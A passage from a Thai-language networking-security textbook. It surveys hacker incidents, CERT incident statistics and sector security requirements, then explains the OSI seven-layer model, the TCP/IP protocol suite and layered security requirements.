แฮกเกอร์ (Hacker) จึงกลายมาเป็นชื่อเรียกที่ติดปากของผู้ใช้เครือข่ายอินเตอร์เน็ตโดยทั่วไป โดยเป้าหมายของแฮกเกอร์นั้นดูเหมือนจะเป็นเครือข่ายคอมพิวเตอร์ของรัฐบาล เครือข่ายคอมพิวเตอร์ของสถาบันทางการเงิน เครือข่ายคอมพิวเตอร์ของศูนย์กลางการติดต่อสื่อสาร และหน่วยงานอื่นๆ ที่มีข้อมูลอันเป็นความลับและมีค่ามหาศาล ดังที่ได้ปรากฏอย่างกว้างขวางดังนี้

- การบุกรุกไปยังศูนย์วิจัยทางการทหาร และหน่วยงานของรัฐบาลนับร้อยคอมพิวเตอร์ ซึ่งผู้บุกรุกได้กระทำการบุกรุกต่อเนื่องกันเป็นเวลาหลายเดือน และข้อมูลที่เป็นความลับได้ถูกขายให้รัฐบาลของประเทศอื่นๆ ซึ่งถือเป็นการจารกรรมระดับชาติ
- หนอนคอมพิวเตอร์ (Internet Worm) ในเดือนพฤศจิกายน ปี ค.ศ. 1988 โดยนักศึกษาจากมหาวิทยาลัยคอร์เนลล์ (Cornell University) ชื่อนายโรเบิร์ต มอริส (Robert Morris) ซึ่งสร้างความเสียหายกับเครื่องคอมพิวเตอร์ระบบปฏิบัติการยูนิกซ์ (UNIX Operating System) นับพันเครื่อง

ในการที่จะทราบสถิติของการบุกรุกเครือข่ายคอมพิวเตอร์ที่แท้จริงนั้นเป็นเรื่องที่แทบจะเป็นไปไม่ได้เลยเนื่องจากหน่วยงานที่ถูกบุกรุกนั้น ย่อมไม่ประสงค์จะเปิดเผยความบกพร่องของระบบรักษาความปลอดภัยของหน่วยงานตนออกสู่สารธารณชน แต่หลังจากที่เกิดเหตุการณ์วุ่นวาย โดยหนอนคอมพิวเตอร์เช่นนั้นได้มีการจัดตั้งหน่วยงานที่ทำหน้าที่เก็บสะสมสถิติของการบุกรุกเครือข่ายคอมพิวเตอร์ขึ้น คือเซิร์ท CERT (Internet Computer Emergency Response Team) ซึ่งได้แสดงสถิติที่ได้รับรายงานจากผู้บุกรุกต่างๆ บนอินเตอร์เน็ต ในปี ค.ศ. 1993 ถึง 1996 ไว้ในตารางที่ 2-1

Year	Incidents
1993	1026
1994	1737
1995	2149
1996	3041

ตารางที่ 2-1 แสดงสถิติรายงานจากการบุกรุกบนเครือข่ายอินเตอร์เน็ต

2.5 ความต้องการของความปลอดภัยโดยทั่วไป (Typical Security Requirement)

การคุกคามของแฮกเกอร์ (Hacker Threats) นั้น มักจะเกิดกับเครือข่ายคอมพิวเตอร์ที่เชื่อมต่อกับอินเตอร์เน็ตแต่ก็ยังมีการบุกรุกไปยังแหล่งข้อมูลอื่นๆ ที่ไม่ใช่อินเตอร์เน็ตอีก ดังจะกล่าวต่อไปนี้

- ธนาคาร

ตั้งแต่ปี ค.ศ. 1970 นั้น การโอนเงินผ่านบัญชีอิเลคโทรนิกส์ (Electronic Funds Transfer, EFT) ได้ถูกเพ่งเล็งในด้านความปลอดภัยที่จะเกิดกับธุรกิจการเงินต่างๆ โดยต้องให้เกิดความแน่ใจว่า ไม่มีใครสามารถยุ่งเกี่ยวกับข้อมูลที่ส่งผ่านไปยังหน่วยงานอื่นๆ ได้ เพื่อป้องกันการปลอมแปลงข้อมูลเพื่อใช้โอนจำนวนเงินที่ไม่มีอยู่จริงซึ่งอาจเป็นมูลค่ามหาศาล ในปี ค.ศ. 1980 ได้เริ่มมีการใช้เครื่องเบิกเงินอัตโนมัติ (Automatic Teller Machine, ATM) ซึ่งต้องใช้บัตรพิเศษที่มีรหัสของตนเอง (Personal Identification Number, PIN) ซึ่งมีบ่อยครั้งที่ปรากฏว่าบัตรนั้นถูกขโมย หรือปลอมแปลงขึ้นมา

- การค้าแบบอิเลคโทรนิกส์ (Electronic Trading)

การค้าแบบอิเลคโทรนิกส์นั้น เริ่มมีเมื่อปี ค.ศ. 1980 โดยมีจุดประสงค์ที่จะใช้ข้อมูลทางอิเลคโทรนิกส์แทนเอกสารต่างๆ ในกระบวนการของธุรกิจนั้นๆ เช่น การส่งสินค้า การจ่ายเงิน ฯลฯ ซึ่งเป็นผลให้ลดต้นทุนนกระบวนการเหล่านั้นลงมาได้ ในด้านความปลอดภัยนั้น ได้มีการใช้ลายเซ็นอิเลคโทรนิกส์เพื่อเป็นการยืนยันว่าข้อมูลที่ส่งมา

นั้นเป็นข้อมูลจริง มิใช่มาจากการปลอมแปลงของผู้บุกรุก โดยลายเซ็นอิเลคโทรนิกส์นั้นสามารถนำไปใช้เป็นหลักฐานในการพิจารณาคดีความบนศาลอีกด้วย

- หน่วยงานรัฐบาล

ได้มีการเพิ่มจำนวนคอมพิวเตอร์ของรัฐบาลขึ้นมากกว่าเดิม ซึ่งใช้ในการติดต่อสื่อสารที่มีความสำคัญของข้อมูล โดยในด้านความปลอดภัยนั้น ต้องสามารถทำให้แน่ใจได้ว่าข้อมูลที่ส่งไปนั้นจะได้รับโดยผู้ที่มีสิทธิ์รับเท่านั้น ในการนี้อาจใช้ลายเซ็นอิเลคโทรนิกส์ (Digital Signature) ได้

- ศูนย์กลางการติดต่อสื่อสาร

ศูนย์กลางการติดต่อสื่อสารนั้น ทำหน้าที่จัดการเกี่ยวกับการติดต่อสื่อสารของผู้ใช้เป็นจำนวนมาก ซึ่งต้องอาศัยการควบคุมที่เข้มงวด โดยในด้านความปลอดภัยนั้นต้องมีการกำหนดสิทธิ์ของผู้ใช้อย่างเข้มงวดในการที่จะเข้ามาใช้การติดต่อสื่อสารนั้นๆ เพราะอาจมีแฮกเกอร์ที่พยายามใช้เครือข่ายการติดต่อสื่อสารนั้นโดยไม่ได้รับอนุญาต หรือ อาจมีแฮกเกอร์บุกรุกเข้าไปขัดขวางการติดต่อสื่อสารทำให้เกิดความเสียหายทางธุรกิจ ซึ่งอาจเป็นมูลค่ามหาศาล และอาจเกี่ยวข้องกับความปลอดภัยระดับชาติด้วย

- เครือข่ายส่วนตัว

เครือข่ายขององค์กรทางธุรกิจต่างๆ นั้น ย่อมมีการติดต่อสื่อสารข้อมูลที่เป็นความลับทางธุรกิจ ซึ่งถ้าหากถูกเปิดเผยไปนั้น อาจก่อให้เกิดมูลค่าความเสียหายอันมหาศาล ซึ่งในด้านความปลอดภัยนั้นจะต้องแน่ใจได้ว่า ไม่มีใครรู้ข้อมูลที่เป็นความลับได้ จึงอาจมีการใช้ลายเซ็นอิเลคโทรนิกส์ได้

2.6 ความปลอดภัยและระบบเปิด (Security and Open Systems)

ความปลอดภัย และระบบเปิดนั้น ดูจะขัดแย้งกันอยู่ในความหมายของตัวมันเอง กล่าวคือ เมื่อมีระบบเปิดเกิดขึ้นย่อมมีความไม่ปลอดภัยเกิดขึ้น ในทางกลับกันถ้าต้องการความปลอดภัยที่แท้จริง ย่อมหาไม่ได้ในระบบเปิดด้วย ในช่วงต้นของยุคเครือข่ายคอมพิวเตอร์นั้น การติดต่อสื่อสารจะทำได้กับคอมพิวเตอร์ที่มาจากผู้ผลิตเดียวกันเท่านั้น เนื่องจากยังไม่มีการติดต่อสื่อสารที่ใช้มาตรฐานเดียวกัน แต่ต่อมาได้มีการพัฒนาและร่วมมือกันของผู้ผลิตต่างๆ จนในปี ค.ศ. 1977 ได้มีการจัดตั้งมาตรฐานโอเอสไอ (OSI, Open Systems Interconnection) เพื่อใช้เป็นมาตรฐานในการติดต่อสื่อสารระหว่างคอมพิวเตอร์ จึงทำให้คอมพิวเตอร์ที่มาจากผู้ผลิตต่างๆ สามารถติดต่อสื่อสารกันได้

ส่วนในด้านของความปลอดภัยนั้นเป็นเรื่องที่ซับซ้อนมากภายในระบบเปิด เนื่องจากต้องใช้เทคนิคของความปลอดภัยผสมผสานเข้ากับการออกแบบมาตรฐานการติดต่อสื่อสาร

2.7 บทสรุป

ความปลอดภัยบนคอมพิวเตอร์นั้นไม่ได้มีความสำคัญกับเฉพาะหน่วยงานทางการทหาร หรือหน่วยงานระดับชาติอื่นๆ เท่านั้น แต่ได้รวมไปถึงเครือข่ายอื่นๆ ที่ต้องการความปลอดภัยของข้อมูลอีกด้วย โดยความต้องการพื้นฐานของความปลอดภัยนั้น ได้แสดงไว้ในตาราง 2-2

Application Environment	***Requirements***
All networks	Prevent outside penetrations (hackers)
Banking	Protect against fraudulent or accidental modification of transactions Identify retail transaction customers Protect PINs from disclosure Ensure customers' privacy
Electronic trading	Assure source and integrity of transactions Protect corporate privacy Provide legally binding electronic signatures on transactions
Government	Protect against unauthorized disclosure or manipulation of unclassified but sensitive information Provide electronic signatures on government documents
Public telecommunications carriers	Restrict access to administration functions to authorized individuals Protect against service interruptions Protect subscribers' privacy
Corporate/private networks	Protect corporate/individual privacy Encure message authenticity

ตารางที่ 2-2 แสดงความต้องการพื้นฐานของความปลอดภัยบนเครือข่ายคอมพิวเตอร์

บทที่ 3
ความปลอดภัยบนมาตรฐานการส่งผ่านข้อมูล

3.1 ความปลอดภัยบนระดับชั้นต่างๆ ของมาตรฐานการส่งผ่านข้อมูล

โครงสร้างของมาตรฐานการส่งผ่านข้อมูลที่สามารถแยกได้เป็นระดับชั้นต่างๆ นั้น เป็นพื้นฐานของเครือข่ายคอมพิวเตอร์สมัยใหม่ ซึ่งทำให้การออกแบบโปรแกรมต่างๆ เป็นไปอย่างกว้างขวางและแพร่หลาย เนื่องจากภายในแต่ละระดับชั้นนั้นสามารถทำงานโดยเป็นอิสระกับระดับชั้นอื่นๆ ระดับชั้นที่เป็นมาตรฐานที่ใช้กันอย่างแพร่หลาย ได้แก่ โครงสร้างของโอเอสไอ (OSI, Open Systems Interconnection) ดังจะกล่าวถึงต่อไปนี้

3.1.1 การจัดระดับชั้นของมาตรฐาน


ในการติดต่อสื่อสารระหว่างคอมพิวเตอร์นั้น เป็นไปในรูปแบบที่แท้จริง คือ เป็นระบบที่แท้จริง (Real System) แต่ในการออกแบบมาตรฐานของโอเอสไอ (OSI, Open System interconnection) นั้น ได้มีการใช้แนวคิดของระบบจำลอง (Model of Real System) ซึ่งจะเรียกว่าระบบเปิด (Open System) โดยระบบจำลองนี้จะแบ่งเป็นระดับชั้นต่างๆ แต่ไม่จำเป็นต้องตรงกับระบบจริงๆ เพียงแต่ต้องการแยกการทำงานของแต่ละส่วนออกมาให้เห็นอย่างชัดเจนเท่านั้น เพื่อจะได้เป็นการง่ายในการออกแบบระบบอื่นๆ ต่อไป

3.1.1.1 ประวัติของโอเอสไอ (OSI, Open System Interconnection)

โอเอสไอ (OSI, Open System interconnection) ตั้งขึ้นเมื่อปี ค.ศ. 1977 โดยไอเอสโอ (ISO, International Standard Organization) โดยมีจุดมุ่งหมายที่จะพัฒนามาตรฐานการติดต่อสื่อสารและส่งผ่านข้อมูลบนเครือข่ายคอมพิวเตอร์ให้รองรับกับการใช้งานของโปรแกรมต่างๆ ได้โดยไม่จำกัดจำนวน ซึ่งผลงานแรกของโอเอสไอ (OSI, Open System interconnection) นั้นคือโอเอสไอ เบสิก เรฟเฟอร์เรนซ์ โมเดล (OSI Basic Reference Model) ในปี ค.ศ. 1984 โดยมีโครงสร้างเป็นระดับชั้นต่างๆ ทั้งหมด 7 ชั้น

3.1.1.2 หลักการจัดระดับชั้น

การแบ่งระดับชั้นของแบบจำลอง โอเอสไอ (OSI; Open System interconnection) นั้นมีแนวคิดดังรูปที่ 3-1




รูปที่ 3-1 แสดงแนวคิดในการจัดระดับชั้นแบบจำลอง โอเอสไอ (OSI, Open System interconnection)

พิจารณาระดับชั้นที่ N ดังรูปที่ 3-1 จะมีระดับชั้นที่ N+1 อยู่เหนือระดับชั้นที่ N และมีระดับชั้นที่ N-1 อยู่ภายใต้ระดับชั้นที่ N และระบบเปิดทั้ง 2 นั้น สนับสนุนการทำงานในระดับชั้นที่ N การติดต่อสื่อสารระหว่างระดับชั้นที่ N นั้น จะให้บริการแก่ระดับชั้นที่ N+1 ของแต่ละระบบเปิด ซึ่งก็คือการส่งผ่านข้อมูลกันในระดับชั้นที่ N+1 นั้นเอง และเมื่อมีการติดต่อสื่อสารกันในระดับชั้นที่ N ก็หมายถึงการใช้บริการของการส่งผ่านข้อมูลในระดับชั้นที่ N – 1 โดยข้อความที่ใช้ในการรับส่งระหว่างระดับชั้นที่ N นั้น จะเรียกว่า N - PDU (N – Protocol Data Unit)

หลักการที่สำคัญของโอเอสไอ (OSI, Open System interconnection) นั้นคือ ความอิสระของระดับชั้น (Layer Independence) หมายถึง การให้บริการต่างๆ ของระดับชั้นที่ N นั้น สามารถกำหนดขึ้นได้ และสามารถเรียกใช้ได้โดยระดับชั้นที่ N+1 โดยไม่จำเป็นต้องมีความรู้เกี่ยวกับระดับชั้นที่ N เลย

3.1.2 ระดับชั้นทั้ง 7 ของโอเอสไอ (OSI, Open System interconnection)

ระดับชั้นทั้ง 7 ของโอเอสไอ (OSI, Open System interconnection) นั้น แสดงไว้ในรูปที่ 3-2



รูปที่ 3-2 แสดงระดับชั้นทั้ง 7 ของรูปแบบ OSI

โดยในแต่ละระดับชั้นมีหน้าที่ดังนี้

- Application Layer (ระดับชั้นที่ 7)

  มีหน้าที่ทำให้โปรแกรมสามารถเข้าถึงระดับชั้นต่างๆ ของ OSI ได้ และมีหน้าที่ติดต่อสื่อสารไปยังโปรแกรมอื่นๆ

- Presentation Layer (ระดับชั้นที่ 6)

  มีหน้าที่แสดงข้อมูลต่างๆ ที่โปรแกรมใช้ในระดับชั้นที่ 7

- Session Layer (ระดับชั้นที่ 5)

  มีหน้าที่จัดการโต้ตอบและการแลกเปลี่ยนข้อมูล

- Transport Layer (ระดับชั้นที่ 4)

  มีหน้าที่ส่งผ่านข้อมูลระหว่างระดับชั้นที่สูงกว่า โดยจะจัดการเกี่ยวกับข้อมูลที่ต้องการความแน่นอน

- Network Layer (ระดับชั้นที่ 3)

  มีหน้าที่ส่งผ่านข้อมูลจากระดับที่สูงกว่าและเป็นอิสระจากการกำหนดเส้นทาง


- DataLink Layer (ระดับชั้นที่ 2)

  มีหน้าที่ส่งผ่านข้อมูลไปยังจุดต่างๆ และจัดการเกี่ยวกับข้อผิดพลาดทางกายภาพของสื่อ

- Physical Layer (ระดับชั้นที่ 1)

  มีหน้าที่จัดการการส่งผ่านข้อมูลบนสื่อกลางในระดับบิท

ในรูปที่ 3-3 แสดงให้เห็นถึงการใช้แบบจำลองของระบบที่มีเครือข่ายย่อย (Subnetwork) โดยมี Network Layer เป็นระดับชั้นที่คอยควบคุมการส่งผ่านข้อมูลระหว่างเครือข่ายย่อยนั้น



รูปที่ 3-3 แสดงการใช้แบบจำลองของระบบที่มีเครือข่ายย่อย (Subnetwork)

3.1.3 ระดับชั้นบน และระดับชั้นล่าง

จากระดับชั้นทั้ง 7 ของ OSI นั้น สามารถแบ่งออกเป็น 3 ชนิด คือ

- มาตรฐานที่ขึ้นกับโปรแกรมนั้นๆ
- มาตรฐานที่ขึ้นกับสื่อกลางนั้นๆ
- การส่งต่อ (Bridging) ของข้อมูล

มาตรฐานที่ขึ้นกับโปรแกรมนั้นได้แก่ ระดับชั้นที่ 7, 6 และ 5 คือ Application, Presentation และ Session Layer ซึ่งจะเรียกว่า ระดับชั้นด้านบน (Upper Layer) ในการใช้งานจริงนั้น ระดับชั้นพวกนี้จะเป็นส่วนที่ใกล้ชิดกับโปรแกรมมากที่สุดและเป็นอิสระโดยสิ้นเชิงกับการติดต่อระหว่างระดับชั้นอื่นๆ

ส่วนระดับชั้นด้านล่าง (Lower Layer นั้น คือระดับชั้นที่เกี่ยวข้องโดยตรงกับสื่อกลางที่ใช้ในการส่งผ่านข้อมูล ซึ่งได้แก่ ระดับชั้นที่ 1, 2 และ 3 คือ Physical, Datalink และ Network Layer

ในการส่งต่อ (Bridging) ข้อมูลนั้น เป็นหน้าที่ของ Transport Layer และ Network Layer โดยจะเป็นการให้บริการการเชื่อมต่อกันระหว่างคอมพิวเตอร์

3.2 ชุดมาตรฐานของการติดต่อสื่อสารบนอินเตอร์เน็ต (Internet Protocol Suite)

ชุดมาตรฐานของการติดต่อสื่อสารบนอินเตอร์เน็ตนั้น ได้ถูกพัฒนาขึ้นราวกลางทศวรรษ 1970 โดย U.S. Defense Advanced Projects Research Agency (DARPA) ทำการวิจัยเพื่อพัฒนาเครือข่ายที่เชื่อมต่อมหาวิทยาลัยและสถาบันวิจัยต่างๆ ของรัฐบาลสหรัฐเข้าด้วยกัน ชุดมาตรฐานนี้อยู่ภายใต้ระบบจำลองของ OSI ใช้ชื่อว่า TCP/IP โดยประกอบไปด้วยมาตรฐานทั้ง 2 คือ TCP (Transmission Control Protocol) และ IP (Internet Protocol)

ชุดมาตรฐานบนอินเตอร์เน็ตนั้น สามารถเปรียบเทียบระดับชั้นกับมาตรฐาน OSI ได้ดังนี้

- Application Layer

  เปรียบเทียบได้กับ Application , Presentation และ Session Layer ของ OSI หรือ เรียกอีกอย่างว่า ระดับชั้นด้านบน (Upper Layer)

- Transport Layer

  เปรียบเทียบได้กับ Transport Layer ของ OSI

- Internet Layer

  เปรียบเทียบได้กับ Network Layer ของ OSI

- Interface Layer

  เปรียบเทียบได้กับ Physical , Datalink และ Network Layer ของ OSI หรือ เรียกอีกอย่างว่า ระดับชั้นด้านล่าง (Lower Layer)

3.2.1 มาตรฐานของ Application Layer

มาตรฐานของ Application Layer ที่สำคัญๆ บนอินเตอร์เน็ตได้แก่

- File Transfer Protocol (FTP)

  เป็นมาตรฐานที่อนุญาตให้ผู้ใช้สามารถเข้าไปยังคอมพิวเตอร์เครื่องอื่นๆ และเรียกดูชื่อไฟล์ต่างๆ รวมไปถึงทำสำเนาไฟล์ต่างๆ มาเก็บยังคอมพิวเตอร์ของผู้ใช้ หรือทำสำเนาไฟล์ของผู้ใช้ไปเก็บยังคอมพิวเตอร์เครื่องอื่นๆ ได้

- Simple Mail Transfer Protocol (SMTP)

  เป็นมาตรฐานของจดหมายอิเลคโทรนิกส์ (Electronic Mail, Email)

- Simple Network Management Protocol (SNMP)

  เป็นมาตรฐานที่สนับสนุนการจัดการดูแลเครือข่าย

- TELNET

  เป็นมาตรฐานที่อนุญาตให้ผู้ใช้สามารถเข้าไปใช้คอมพิวเตอร์เครื่องอื่นๆ ได้

3.2.2 มาตรฐานของ Transport Layer

มาตรฐานของ Transport Layer บนอินเตอร์เน็ตนั้น มี 2 มาตรฐานหลักดังนี้

- **Transmission Control Protocol** (TCP)
  เป็นมาตรฐานที่ใช้สำหรับข้อมูลที่ต้องการความแน่นอน และ ส่งผ่านในระยะไกล
- **User Datagram Protocol** (UDP)
  เป็นมาตรฐานที่ใช้สำหรับข้อมูลที่ส่งผ่านในระยะใกล้ๆ หรือในเครือข่ายเดียวกัน


3.2.3 มาตรฐานของ Network Layer

มาตรฐานของ Network Layer บนอินเตอร์เน็ตนั้น มีมาตรฐานหลักดังนี้

- Internet Protocol (IP)

3.3 โครงสร้างของการรักษาความปลอดภัย

ในรูปที่ 3-4 แสดงให้เห็นถึงคอมพิวเตอร์ที่เชื่อมต่อกัน 2 ระบบ ผ่านเครือข่ายอื่นๆ ซึ่งในแต่ละเครื่องนั้น สนับสนุนการใช้งานโปรแกรมหลายๆ โปรแกรมพร้อมๆ กัน ในกรณีเช่นนี้ จึงเป็นการยากที่จะค้นพบความต้องการความปลอดภัย (Security Requirement) ดังนั้นในการทำการศึกษาจำเป็นต้องทราบถึงความต้องการความปลอดภัยซึ่งมีตัวอย่างการศึกษาจากรูปที่ 3-4 ดังต่อไปนี้




รูปที่ 3-4 แสดงเครือข่ายคอมพิวเตอร์ที่เชื่อมต่อกัน 2 ระบบ ผ่านเครือข่ายต่างๆ

จากรูปที่ 3-4 สามารถแบ่งความต้องการของความปลอดภัยได้ 4 ชั้น ดังนี้

- ระดับ Application : เป็นความปลอดภัยของแต่ละโปรแกรม
- ระดับ End – System : เป็นความปลอดภัยระหว่างคอมพิวเตอร์ 2 เครื่อง
- ระดับ Subnetwork : เป็นความปลอดภัยของเครือข่ายอื่นๆ ซึ่งข้อมูลนั้นใช้เป็นทางผ่าน
- ระดับ Direct – Link : เป็นความปลอดภัยของการส่งผ่านข้อมูลในแต่ละจุด

โดยหลักของการแบ่งระดับความปลอดภัยทั้งหมดนี้จำเป็นจะต้องแยกออกจากกันให้ชัดเจน อีกทั้งยังต้องสามารถเปรียบเทียบได้กับแบบจำลองของ OSI ได้อีกด้วย ดังรูปที่ 3-5



รูปที่ 3-5 แสดงการจัดแบ่งความต้องการความปลอดภัยเทียบกับระบบ OSI

ในการพิจารณาความปลอดภัยทั้งหมดนั้น จำเป็นต้องพิจารณาข้อแตกต่างของระดับความปลอดภัยทั้งหมด โดยมีปัจจัยดังนี้

- การผสมผสานของข้อมูล

